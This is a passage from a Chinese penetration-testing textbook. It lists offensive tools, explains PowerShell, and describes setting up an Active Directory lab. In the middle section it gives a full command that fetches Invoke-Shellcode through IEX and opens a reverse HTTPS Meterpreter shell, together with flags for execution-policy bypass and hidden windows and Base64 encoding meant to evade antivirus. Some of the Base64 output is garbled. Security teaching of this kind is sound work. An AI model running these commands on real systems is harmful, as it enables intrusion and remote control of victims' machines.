PowerSploit 是一款基于 PowerShell 的后渗透（Post-Exploitation）框架软件，包含很多 PowerShell 脚本，主要用于渗透测试中的信息侦察、权限提升、权限维持。运行“`git clone https://github.com/PowerShellMafia/PowerSploit.git`”即可下载 PowerSploit。

### 7. Nishang

Nishang 是一款针对 PowerShell 的渗透测试工具，集成了框架、脚本和各种 Payload，包括下载和执行、键盘记录、DNS、延时命令等脚本，被广泛应用于渗透测试的各个阶段。运行“`git clone https://github.com/samratashok/nishang.git`”即可下载 Nishang。

### 8. Empire

Empire 是一款内网渗透测试利器，其跨平台的特性类似于 Metasploit，有丰富的模块和接口，用户可自行添加模块和功能。可以说，Empire 是针对 PowerShell 利用的最好平台。

### 9. ps\_encoder.py

ps\_encoder.py 是使用 Base64 编码封装 PowerShell 命令包，其目的是混淆和压缩代码，不仅可以避免因为一些特殊字符而遇到的问题，而且还可以隐匿渗透踪迹。

ps\_encoder.py 的下载地址为 [https://raw.githubusercontent.com/darkoperator/powershell\\_scripts/master/ps\\_encoder.py](https://raw.githubusercontent.com/darkoperator/powershell_scripts/master/ps_encoder.py)。

### 10. SMBEexe

SMBEexe 是一种使用 Samba 工具的快速 PSEXEC 类工具。

PSEXEC 的执行原理是：先通过 ipc\$ 连接，再释放 psexesvc.exe 到目标机器。通过服务管理 SCManager，远程创建 psexecsvc 服务并启动服务。客户端连接执行命令，服务端启动相应的程序并执行回显数据。这里描述的是 Sysinternals 中的 PSEXEC 的执行原理，MSF、Impacket、pth 中的 PSEXEC 使用的都是同一种思路。

PSEXEC 的弊端是会释放文件、特征明显，因此专业的杀毒软件都能检测到。使用 PSEXEC 时需要安装服务，因此会留下日志。并且，在退出时偶尔会出现服务不能删除的情况，因此需要开启 admin\$ 445 端口共享。在事后进行攻击溯源时，可以通过日志信息来推测出攻击过程。

PSEXEC 的特点在于，在进行渗透测试时能直接提供目标主机的 system 权限。

PSEXEC 的 GitHub 地址为 <https://github.com/brav0hax/smbexec>。

### 11. 后门制造工厂

后门制造工厂用于对 PE、ELF、Mach-O 等二进制文件注入 Shellcode，其作者已经不再维护该工具。运行“`git clone https://github.com/secretsquirrel/the-backdoor-factory.git`”即可下载后门制造工厂。

### 12. Veil

Veil 旨在生成绕过常见防病毒解决方案的 Metasploit 有效负载。运行“`git clone https://github.com/Veil-Framework/Veil.git`”即可下载 Veil。

### 13. Metasploit

Metasploit 本质上是一个计算机安全项目（框架），目的是为用户提供有关已知安全漏洞的重要信息，帮助用户制定渗透测试和 IDS 测试计划、战略和开发方法。

Metasploit 的官方网站为 <https://www.metasploit.com/>。

### 14. Cobalt Strike

Cobalt Strike 是一款非常优秀的后渗透测试平台，非常适合团队间协同工作，功能十分强大。Cobalt Strike 针对内网的渗透测试和作为 APT 的控制终端功能，使其成为众多 APT 组织的首选。

Cobalt Strike 的官方网站为 <https://www.cobaltstrike.com/>。

## 1.2.3 Windows 渗透测试平台及常用工具

用于进行渗透测试的主机，推荐使用 Windows 7/10 操作系统，以便使用一些渗透测试工具。建议使用虚拟机并尽可能地加固该系统。如果不使用 NetBIOS，就要禁用 NetBIOS 功能，并与 Kali Linux 平台协同工作。

### 1. Nmap

Nmap 是一个免费的网络发现和安全审计工具。它能用于主机发现，端口扫描、识别服务、识别 OS 等。

### 2. Wireshark

Wireshark 是一个免费且开源的网络协议和数据包解析器。它能把网络接口设置为混杂模式，监视整个网络的流量。

### 3. PuTTY

PuTTY 是一个免费且开源的 SSH 和 Telnet 客户端，可用于远程访问其他机器。

#### 4. sqlmap

sqlmap 是一个免费且开源的工具，主要用于检测和执行应用程序中的 SQL 注入。sqlmap 也提供了对数据库进行攻击测试的选项。

#### 5. Burp Suite

Burp Suite 是一个用于对 Web 应用程序执行安全测试的集成的平台，有两个主要的免费工具——Spider 和 Intruder。Spider 是用来抓取应用程序的页面的。Intruder 是用来自动化对页面进行攻击测试的。Burp Suite 专业版有一个额外的工具，叫作 Burp Scanner，用于扫描应用程序中的漏洞。

#### 6. Hydra

Hydra 是一个快速的网络登录破解器。它可以针对超过 50 个协议快速进行字典攻击，包括 Telnet、FTP、HTTP、HTTPS、SMB 等。

#### 7. Getif

Getif 是一个基于 Windows 的免费图形界面工具，用于收集 SNMP 设备的信息。

#### 8. Cain & Abel

Cain & Abel 是微软操作系统的密码恢复工具。它可以通过嗅探网络，使用 Dictionary、Brute-Force 和 Cryptanalysis 攻击破解加密密码、记录 VoIP 会话、解码加密密码、恢复无线网络密钥、显示密码框、发现缓存中的密码和分析路由，恢复各种密码协议。该程序不会利用任何软件漏洞及无法轻易修复的错误。

Cain & Abel 涵盖了协议标准、身份验证方法和缓存机制中存在的一些安全方面的弱点，主要目的是恢复密码和凭证，下载地址为 <http://www.oxid.it/cain.html>。

#### 9. PowerSploit

PowerSploit 的下载地址为 <https://github.com/mattifestation/PowerSploit>。

#### 10. Nishang

Nishang 的下载地址为 <https://github.com/samratashok/nishang>。

### 1.2.4 Windows 下的 PowerShell 基础

Windows PowerShell 是一种命令行外壳程序和脚本环境，它内置在每个受支持的 Windows 版本中（Windows 7/Server 2008 R2 和更高版本），使命令行用户和脚本编写者可以利用 .NET Framework 的强大功能。一旦攻击者可以在一台计算机上运行代码，他们就会将 PowerShell 脚本文件（.ps1）下载到磁盘中执行，甚至无须写到磁盘中而直接在内存中运行。也可以把 PowerShell



看作命令行提示符 cmd.exe 的扩充。

PowerShell 需要 .NET 环境的支持,同时支持 .NET 对象,其可读性、易用性居所有 Shell 之首。PowerShell 的这些特点,使它逐渐成为一个非常流行且得力的安全测试工具。PowerShell 具有以下特点。

- 在 Windows 7 以上的操作系统中是默认安装的。
- PowerShell 脚本可以运行在内存中,不需要写入磁盘。
- 几乎不会触发杀毒软件。
- 可以远程执行。
- 目前很多工具都是基于 PowerShell 开发的。
- 使得 Windows 的脚本攻击变得更加容易。
- cmd.exe 通常会被阻止运行,但是 PowerShell 不会。
- 可以用来管理活动目录。

各 Windows 操作系统中的 PowerShell 版本,如图 1-8 所示。

操作系统	powershell版本	是否可升级
Window 7/Windows Server 2008	2.0	可以升级为3.0、4.0
Windows 8 /Windows Server 2012	3.0	可以升级为4.0
Windows 8.1/Windows Server 2012 R2	4.0	否

图 1-8 各 Windows 操作系统所对应的 PowerShell 版本

可以输入 Get-Host 或者 \$PSVersionTable.PSVERSION 命令查看 PowerShell 版本,如图 1-9 所示。

```
PS C:\Users\shuteer> Get-Host
Name           : ConsoleHost
Version        : 5.1.14393.1358
InstanceId      : 983bfa28-6195-4415-8acc-db900fc045c6
UI             : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : zh-CN
CurrentUICulture : zh-CN
PrivateData    : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled : True
IsRunspacePushed : False
Runspace       : System.Management.Automation.Runspaces.LocalRunspace

PS C:\Users\shuteer> $PSVersionTable.PSVERSION
Major Minor Build Revision
-----
5      1      14393 1358
```

图 1-9 查看 PowerShell 版本

## 1.2.5 PowerShell 的基本概念

### 1. PS1 文件

一个 PowerShell 脚本其实就是一个简单的文本文件。这个文件中包含一系列的 PowerShell 命令，每个命令显示为独立的一行。被视为 PowerShell 脚本的文本文件，其文件名需要加上扩展名“.PS1”。

### 2. 执行策略

为了防止恶意脚本的执行，PowerShell 有一个执行策略。在默认情况下，这个执行策略被设置为受限。

在 PowerShell 脚本无法执行时，可以使用下面的 cmdlet 命令确定当前的执行策略。

- Get-ExecutionPolicy。
- Restricted：脚本不能运行（默认设置）。
- RemoteSigned：本地创建的脚本可以运行，但从网上下载脚本不能运行（拥有数字证书签名的除外）。
- AllSigned：仅当脚本由受信任的发布者签名时才能运行。
- Unrestricted：允许所有的脚本运行。

还可以使用下面的 cmdlet 命令设置 PowerShell 的执行策略。

---

```
Set-ExecutionPolicy <policy name>
```

---

### 3. 运行脚本

要想运行一个 PowerShell 脚本，必须输入完整的路径和文件名。例如，要运行脚本 a.ps1，需要输入“C:\Scripts\a.ps1”。最大的例外是，如果 PowerShell 脚本文件刚好位于我们的系统目录中，在命令提示符后直接输入脚本文件名即可运行，如“.a.ps1”，这和 Linux 环境中执行 Shell 脚本的方法是一样的。

### 4. 管道

管道的作用是将一个命令的输出作为另一个命令的输入，两个命令之间用管道符号“|”连接。

通过一个例子来看一下管道是如何工作的。假设要停止所有目前正在运行的名字以字符“p”开头的程序，命令如下所示。

---

```
PS> get-process p* | stop-process
```

---

## 1.2.6 PowerShell 的常用命令

### 1. 基本知识


在 PowerShell 下, 类似 cmd 命令的命令叫作 cmdlet。其命名规范相当一致, 都采用“动词-名词”的形式, 如 New-Item。动词部分一般为 Add、New、Get、Remove、Set 等。命名的别名一般兼容 Windows Command 和 Linux Shell, 如 Get-ChildItem 命令在 dir 和 ls 下均可使用。PowerShell 命令不区分大小写。

下面以文件操作为例讲解 PowerShell 命令的基本用法。

- 新建目录: New-Item whitecellclub-ItemType Directory。
- 新建文件: New-Item light.txt-ItemType File。
- 删除目录: Remove-Item whitecellclub。
- 显示文本内容: Get-Content test.txt。
- 设置文本内容: Set-Content test.txt-Value "hello,word! "。
- 追加内容: Add-Content light.txt-Value "i love you "。
- 清除内容: Clear-Content test.txt。

### 2. 常用命令

还可以通过 Windows 终端提示符输入 PowerShell。进入 PowerShell 命令行, 输入“help”命令即可显示帮助菜单, 如图 1-10 所示。



```

命令提示符 - powershell
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation. 保留所有权利。

C:\Users\shuteer>powershell
Windows PowerShell
版权所有 (C) 2016 Microsoft Corporation. 保留所有权利。

PS C:\Users\shuteer> help

主题
Windows PowerShell 帮助系统

简短说明
显示有关 Windows PowerShell 的 cmdlet 及概念的帮助。

详细说明
“Windows PowerShell 帮助”介绍了 Windows PowerShell 的 cmdlet、
函数、脚本及模块, 并解释了
Windows PowerShell 语言的元素等概念。
  
```

图 1-10 查看 PowerShell 的帮助菜单

如果要运行 PowerShell 脚本程序, 必须用管理员权限将 Restricted 策略改成 Unrestricted。所以, 在进行渗透测试时, 需要采用一些特殊的方法来绕过策略, 以执行脚本。

(1) 绕过本地权限执行

上传 PowerUp.ps1 至目标服务器。在 CMD 环境下，在目标服务器本地执行该脚本，如下所示。

```
PowerShell.exe -ExecutionPolicy Bypass -File PowerUp.ps1
```

PowerShell 脚本在默认情况下无法直接执行，这时可以使用上述方法绕过安全策略，运行 PowerShell 脚本，如图 1-11 所示。



图 1-11 绕过安全策略

将同一个脚本上传到目标服务器中，在目标本地执行脚本文件，命令如下，如图 1-12 所示。

```
powershell.exe -exec bypass -Command "& {Import-Module C:\PowerUp.ps1; Invoke-AllChecks}"
```




图 1-12 执行 powerup.ps1 脚本

(2) 从网站服务器上下载 PS1 脚本，绕过本地权限隐藏执行

```
PowerShell.exe -ExecutionPolicy Bypass-WindowStyle Hidden-NoProfile-NonI  
IEX(New-Object Net.WebClient).DownloadString("xxx.ps1");[Parameters]
```

使用 PowerSploit 脚本在目标上执行 Meterpreter Shell。下载脚本 <https://raw.githubusercontent.com/cheet3/PowerSploit/master/CodeExecution/Invoke--Shellcode.ps1>。

在这里我们需要知道使用的是哪些参数，最简单的方法是阅读 PowerShell 脚本的源代码，获

取和浏览 Invoke-Shellcode.ps1 文件,了解如何调用反向 HTTPS Meterpreter Shell,如图 1-13 所示。



图 1-13 Invoke-Shellcode.ps1 文件

最终的执行代码如下。

```
PowerShell.exe -ExecutionPolicy Bypass-WindowStyle Hidden-NoProfile-NonI  
IEX(New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/cheetz/  
PowerSploit/master/CodeExecution/Invoke--Shellcode.ps1"); Invoke-Shellcode -  
Payload windows/meterpreter/reverse_https -Lhost 192.168.30.129 -Lport 80
```

下面对上述命令中的参数进行说明。

- -ExecutionPolicy Bypass (-Exec Bypass): 绕过执行安全策略,这个参数非常重要。在默认情况下,PowerShell的安全策略规定了PowerShell不允许运行命令和文件。通过设置这个参数,可以绕过任意安全保护规则。在渗透测试中,通常每次运行PowerShell脚本时都要使用这个参数。
- -WindowStyle Hidden(-W Hidden): 隐藏窗口。
- -NonInteractive (-NonI): 非交互模式。PowerShell不为用户提供交互的提示。
- -NoProfile (-NoP): PowerShell控制台不加载当前用户的配置文件。
- -noexit: 执行后不退出Shell。这在使用键盘记录等脚本时非常重要。
- -NoLogo: 启动不显示版权标志的PowerShell。

(3) 使用 Base64 对 PowerShell 命令进行编码

使用 Base64 对 PowerShell 命令进行编码的目的是混淆和压缩代码,从而避免因为一些特殊字符而遭遇安全检测软件的查杀。

可以使用 Python 脚本对所有的 PowerShell 命令进行 Base64 编码。在这里,下载 Python 程序 [https://raw.githubusercontent.com/darkoperator/powershell\\_scripts/master/ps\\_encoder.py](https://raw.githubusercontent.com/darkoperator/powershell_scripts/master/ps_encoder.py),使用 Base64 编码进行封装。在使用 ps\_encoder.py 进行文本转换时,转换的对象必须是文本文件,因此,要先把上述命令保存为文本文件,命令如下,如图 1-14 所示。

```
echo "IEX(New-Object
```



```
AG4AZABvAHcAcwAvAG0AZQB0AGUAcgBwAHIAZQB0AGUAcgAvAHIAZQB2AGUAcgBzAGUAXwBoAHQAdA
BwAHMAIAAtAEwAaABvAHMAAdAAgADEAOQAYAC4AMQA2ADgALgAzADAAALgAxADIAOQAGAC0ATABwAG8A
cgB0ACAA0AAwACAALQBGAG8AcgBjAGUACgA=
```

```
PS C:\Users\Administrator> Powershell.exe -NoP -NonI -W Hidden -Exec Bypass -enc SQBF
AFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAATgB1AHQALgBXAGUAYgBDAGwAaQBlAG4AdApAC4ARABvAHcAb
gBsAG8AYQBkAFMAdABvAGkAbgBnACgA4gCAALIAaABOAHQAcABzADoALwAvAHIAZQB0AGUAcgBzAGUAXwBo
AHQAdABwAHMAIAAtAEwAaABvAHMAAdAAgADEAOQAYAC4AMQA2ADgALgAzADAAALgAxADIAOQAGAC0ATABw
AG8AcgB0ACAA0AAwACAALQBGAG8AcgBjAGUACgA=
```

图 1-16 执行命令

### 3. 运行 32 位或 64 位 PowerShell

PowerShell 的一些脚本仅能运行在它们指定的平台上，因此，如果是在 64 位平台上，就需要执行 64 位 PowerShell 脚本来运行命令。这一点是非常重要的。

在 64 位的 Windows 操作系统中，存在两个版本的 PowerShell，一个 x64 版的，还有一个 x86 版的。这两个版本的执行策略不会相互影响，可以把它们看成两个独立的程序。x64 版 PowerShell 的配置文件位于%windir%\syswow64\WindowsPowerShell\v1.0\下。

- 运行 32 位 PowerShell 脚本，执行如下命令。

---

```
Powershell.exe -NoP -NonI -W Hidden -Exec Bypass
```

---

- 运行 64 位 PowerShell 脚本，执行如下命令。

---

```
%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -
Exec Bypass
```

---

推荐一个 PowerShell 在线教程 <https://www.pstips.net/powershell-online-tutorials>，有兴趣的读者可以自行研究。

## 1.3 构建内网环境

在学习内网渗透时，需要建立一个内网环境并搭建攻击主机，通过具体操作理解漏洞的工作原理。一个完整的内网环境，需要各种应用程序、操作系统和网络设备，可能比较复杂。我们只需要搭建其中的核心部分，也就是 Linux 服务器和 Windows 服务器。在这一节中，将详细讲解如何在 Windows 系统中搭建经常碰到的域环境。

### 1.3.1 搭建域环境

通常讲的内网渗透，很大程度上讲的就是域渗透。所以，搭建域测试环境，在微软的活动目录环境下进行一系列操作，掌握其操作方法和运行机制，将对后期的内网渗透有很大的帮助。常

见的域环境有使用 Windows Server 2012 R2、Windows 7 或者 Windows Server 2003 系统安装的 Windows 域环境。

在下面的示例中将会创建一个域环境。创建方法为：安装一台 Windows Server 2012 R2 服务器，将其升级为域控制器，然后将 Windows 7 计算机和 Windows XP 计算机加入该域。三台机器的 IP 地址分别设置如下。

- Windows Server 2012 R2：192.168.1.1。
- Windows Server 2008 R2：192.168.1.2。
- Windows 7：192.168.1.3。

下面就详细讲解一下如何搭建活动目录域控制器及如何启动和运行。

1. Windows Server 2012 R2

推荐在 Windows Server 2012 R2 系统中进行安装。

(1) 设置 IP 地址

在虚拟机中安装 Windows Server 2012 R2 操作系统，配置 IP 地址为 192.168.1.1，子网掩码为 255.255.255.0，DNS 指向本机 IP 地址，如图 1-17 所示。




图 1-17 配置 IP 地址及 DNS 等

(2) 更改计算机名

使用本地管理员账户登录，修改计算机名为“DC”（可以随意取名），如图 1-18 所示。等到后面本机升级成域控制器以后，机器全名会自动变成为“DC.hacke.testlab”。更改完成后，需要重启服务器。






图 1-18 更改计算机名

(3) 安装域控制器和 DNS 服务

接下来，在 Windows Server 2012 R2 主机上安装域控制器和 DNS 服务。  
登录 Windows Server 2012 R2 服务器时，可以看到“服务器管理器”页面，如图 1-19 所示。



图 1-19 服务器管理器页面

单击“添加角色和功能”选项，进入“添加角色和功能向导”页面，保持默认设置，单击“下一步”按钮，进入“安装类型”页面。选择“基于角色或者基于功能的安装”选项，单击“下一步”按钮，进入“服务器选择”选择页面。目前的服务器池中只有当前这一台机器，保持默认设

置。单击“下一步”按钮，在“服务器角色”页面勾选“Active Directory 域服务”和“DNS 服务器”复选框，如图 1-20 所示。



图 1-20 勾选“Active Directory 服务”和“DNS 服务器”选项

在“功能”页面，保持默认设置，单击“下一步”按钮，进入“确认”页面。确认需要安装的组件后，勾选“如果需要，自动重新启动目标服务器”复选框，如图 1-21 所示。然后，单击“安装”按钮。



图 1-21 确认页面

(4) 升级服务器

Active Directory 域服务安装完成后，需要将此服务器提升为域控制器。单击“将此服务器提升为域控制器”选项（如果不慎单击了“关闭”按钮，可以在“服务器管理器”页面中打开相关页面），在右上角可以看到一个中间有“!”的三角形按钮。单击该按钮，提升服务器，如图 1-22 所示。



图 1-22 提升服务器

AD 域服务安装完成。接着，进入“Active Directory 域服务配置向导”页面，在部署操作中单击选中“添加新林”单选按钮并输入根域名（必须使用允许的 DNS 域名约定）。将根域名设置为“hacke.testlab”，如图 1-23 所示。



图 1-23 设置根域名

在“域控制器选项”页面，将林功能级别、域功能级别都设置为 Windows Server 2012 R2，如图 1-24 所示。在创建新林时，在默认情况下选择 DNS 服务器，林中的第一个域控制器必须是全局目录服务器且不能是只读域控制器（RODC）。输入目录服务还原模式密码，在开机进入安全模

式修复 AD 数据库时将使用此密码。



图 1-24 设置域控制器

在 DNS 选项页面会出现关于 DNS 的警告。不用理会该警告，保持默认设置。单击“下一步”按钮，进入“其他选项”页面，在 NetBIOS 域名（不支持 DNS 域名的旧系统，如 Windows 98、NT 系统，需要通过 NetBIOS 域名进行通信）页面保持默认设置。单击“下一步”按钮，进入“路径”界面，指定数据库、日志、sysvol 的存放位置，其他选项保持默认设置。接着单击“下一步”按钮，保持页面上的默认设置。单击“下一步”按钮，最后单击“安装”按钮。安装完成后，需要重启服务器。重启完成后，需要使用域管理员账户（HACKE\Administrator）登录。此时在“服务器管理器”页面就可以看到 AD DS、DNS 服务了，如图 1-25 所示。



图 1-25 “服务器管理器”页面

(5) 创建 Active Directory 用户

为 Windows 7 和 Windows XP 用户创建域控账户，在“Active Directory 用户和计算机”页面转到“Users”目录并单击右键，添加新用户，如图 1-26 所示。




图 1-26 添加新域控账户

创建一个 testuser 账户，如图 1-27 所示。




图 1-27 创建用户界面

2. Windows 7

将 Windows 7 系统加入该域，同样需要先设置 IP 地址为 192.168.1.3,DNS 地址为 192.168.1.1，然后运行“ping hacke.testlab”命令进行测试，如图 1-28 所示。

```
管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator>ping hacke.testlab

正在 Ping hacke.testlab [192.168.1.1] 具有 32 字节的数据:
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=128

192.168.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\Administrator>
```

图 1-28 运行“ping hacke.testlab”命令

接下来，将主机加入域，更改计算机名为“win7-X64-test”（对于 Windows 7），将域名更改为“hacke.testlab”。单击“确定”按钮后，会弹出要求输入拥有权限的域账户名称和密码的对话框。在这里，输入域管理员用户账号和密码，如图 1-29 所示。




图 1-29 加入域

操作成功后，会出现重启计算机的提示。用创建的 testuser 用户登录域，如图 1-30 所示。




图 1-30 登录域

### 3. Windows Server 2008 R2

Windows Server 2008 R2 中的具体操作就不详细讲解了,读者可以参照 Windows 7 中的步骤。

这样,Windows 7 和 Windows Server 2008 R2 这两个系统便加入域中,我们也成功地创建了一个域环境,如图 1-31 所示。




图 1-31 域内计算机

#### 1.3.2 搭建其他服务器环境

安装域服务器后,可以安装几个用于测试的干净的操作系统或者存在漏洞的应用程序,如 Metasploitable2、Metasploitable3、OWASPBWA 和 DVWA 等。由于包含了诸多用于测试的安全弱点,建议在 Host-only 或 NAT 的虚拟机网络模式下使用服务器。

##### 1. Metasploitable2

Metasploitable2 是一个 Ubuntu Linux 虚拟机,它预置了常见的漏洞。Metasploitable2 环境的 VMware 镜像的下载地址为 <http://sourceforge.net/projects/metasploitable/files/Measploitable2>。

下载 Metasploitable2 后,解压软件,并在 VMware Workstation Player 中打开软件,输入用户名 msfadmin 和密码 msfadmin,登录软件。

## 2. Metasploitable3

Metasploitable3 是一个易受攻击的 Ubuntu Linux 虚拟机，专为测试常见漏洞而设计。此虚拟机与 VMWare、VirtualBox 和其他常见的虚拟化平台兼容，下载地址为 <https://github.com/rapid7/metasploitable3>。

下载后，使用 VMware Workstation Player 运行它，默认的用户名和密码分别是 msfadmin 和 msfadmin。

## 3. OWASPBWA

OWASPBWA 是 OWASP 出品的一款基于虚拟机的渗透测试演练工具，提供了一个存在大量漏洞的网站应用程序环境。

OWASPBWA 同样需要下载和安装，下载地址为 <https://sourceforge.net/projects/owaspbwa/files/>。

## 4. DVWA

DVWA (Damn Vulnerable Web Application) 是一个用来进行安全脆弱性鉴定的 PHP/MySQL Web 应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助 Web 开发者更好地理解 Web 应用安全防范过程。DVWA 基于 PHP、Apache 及 MySQL，需要安装到本地使用。

DVWA 共有十个模块，具体如下。

- Brute Force：暴力（破解）。
- Command Injection：命令行注入。
- CSRF：跨站请求伪造。
- File Inclusion：文件包含。
- File Upload：文件上传。
- Insecure CAPTCHA：不安全的验证码。
- SQL Injection：SQL 注入。
- SQL Injection (Blind)：SQL 盲注
- XSS (Reflected)：反射型跨站脚本。
- XSS (Stored)：存储型跨站脚本。

具体安装和使用方法，可以参考笔者于 2018 年出版的《Web 安全攻防：渗透测试实战指南》一书。还有一些在线学习渗透测试的网站，读者可以访问 <https://www.hackthissite.org/> 获取详细信息。